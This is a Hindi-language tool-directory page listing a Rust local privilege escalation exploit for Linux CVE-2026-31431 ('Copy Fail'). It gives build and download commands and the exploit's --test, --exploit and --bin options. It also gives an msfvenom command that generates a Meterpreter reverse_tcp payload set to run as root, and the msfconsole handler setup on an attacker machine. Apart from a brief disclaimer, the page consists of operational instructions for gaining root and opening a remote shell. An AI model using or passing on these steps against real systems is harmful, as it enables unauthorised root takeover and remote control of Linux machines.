Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-31431-Linux-Copy-Fail — # CVE-2026-31431 के लिए Rust-आधारित स्थानीय विशेषाधिकार वृद्धि शोषण यह Linux सिस्टम पर Meterpreter जैसे कस्टम शेलकोड के निष्पादन को सक्षम बनाता है। | Kitploit
उपकरण/GitHubGitHub/iss4cf0ng/cve-2026-31431-linux-copy-fail
विशेषाधिकार वृद्धिशोषण फ्रेमवर्कभेद्यता विश्लेषणशोषणपेनिट्रेशन टेस्टिंगपेलोड डेवलपमेंटबाइनरी शोषण
GitHub
साझा करें
iss4cf0ng/cve-2026-31431-linux-copy-fail

CVE-2026-31431-Linux-Copy-Fail

# CVE-2026-31431 के लिए Rust-आधारित स्थानीय विशेषाधिकार वृद्धि शोषण यह Linux सिस्टम पर Meterpreter जैसे कस्टम शेलकोड के निष्पादन को सक्षम बनाता है।

रिपॉजिटरी देखेंवेबसाइट
5621306 महीने पहलेKitploit द्वारा समीक्षित

CVE-2026-31431 - Linux Copy-Fail एक्सप्लॉइट (Rust)

CVE-2026-31431 (Copy-Fail) के लिए एक Rust में लिखा गया लोकल प्रिविलेज एस्केलेशन एक्सप्लॉइट।

यह कस्टमाइज़्ड शेलकोड (जैसे Meterpreter) को निष्पादित करने की अनुमति देता है।
परिचय

Xint ने CVE-2026-31431 का खुलासा किया, जो एक आर्बिट्रेरी पेज कैश राइट कमज़ोरी है जो AF_ALG और splice() को जोड़कर 4-बाइट राइट प्रिमिटिव प्राप्त करती है।

स्रोत: Copy Fail: 732 Bytes to Root on Every Major Linux Distribution

अस्वीकरण

यह प्रोजेक्ट साइबर सुरक्षा का अध्ययन करने में मेरी व्यक्तिगत रुचि के हिस्से के रूप में विकसित किया गया था। हालाँकि, इसका दुरुपयोग दुर्भावनापूर्ण उद्देश्यों के लिए संभावित रूप से किया जा सकता है।

कृपया इस टूल का उपयोग किसी भी अवैध गतिविधि के लिए न करें।

इस सॉफ़्टवेयर के किसी भी दुरुपयोग के लिए लेखक ज़िम्मेदार नहीं है।

आभार

  • theori-io/copy-fail-CVE-2026-31431

नोट: मूल कार्य संपीड़ित/एन्कोडेड शेलकोड (जैसे, /bin/sh) का उपयोग करता है। इस कार्यान्वयन में, मैंने इसे एक रॉ (असंपीड़ित) /bin/bash शेलकोड से बदल दिया है, जिससे इसे कस्टमाइज़ करना या उपयोगकर्ता-आपूर्ति किए गए पेलोड से सीधे बदलना आसान हो जाता है।

कैसे कंपाइल करें

प्रोजेक्ट को क्लोन करें, फिर build.sh निष्पादित करें:

git clone [email protected]:iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail
cd ./CVE-2026-31431-Linux-Copy-Fail
chmod +x ./build.sh
./build.sh

उपयोग

रिलीज़ पैकेज डाउनलोड करें और निकालें:

wget https://github.com/iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail/releases/latest/download/CVE-2026-31431-Linux-Fail.gz
tar -xzf CVE-2026-31431-Linux-Fail.gz
chmod +x CVE-2026-31431-Linux-Copy-Fail_x64
chmod +x CVE-2026-31431-Linux-Copy-Fail_x86

बाइनरी नीचे दिए गए विकल्प प्रदान करते हैं:


./CVE-2026-31431-Linux-Copy-Fail --test

./CVE-2026-31431-Linux-Copy-Fail --exploit
./CVE-2026-31431-Linux-Copy-Fail --bin shellcode.bin

प्रदर्शन

कमज़ोरी का परीक्षण

कमज़ोर मशीन पर:

./CVE-2026-31431-Linux-Copy-Fail --test

एक्सप्लॉइटेशन

./CVE-2026-31431-Linux-Copy-Fail --exploit

Meterpreter

Meterpreter पेलोड उत्पन्न करने के लिए नीचे दिए गए कमांड का उपयोग करें (PrependSetUid को True पर सेट करें):

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.x lport=4444 -f elf prependsetuid=true > payload.bin

हमलावर मशीन (Kali Linux) पर:

msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.1.x
set lport 4444
run

कमज़ोर मशीन पर:



./CVE-2026-31431-Linux-Copy-Fail --bin payload.bin
प्रभावित संस्करण

  • Ubuntu
  • Redhat
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    415
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    343
  • 5

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    258

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →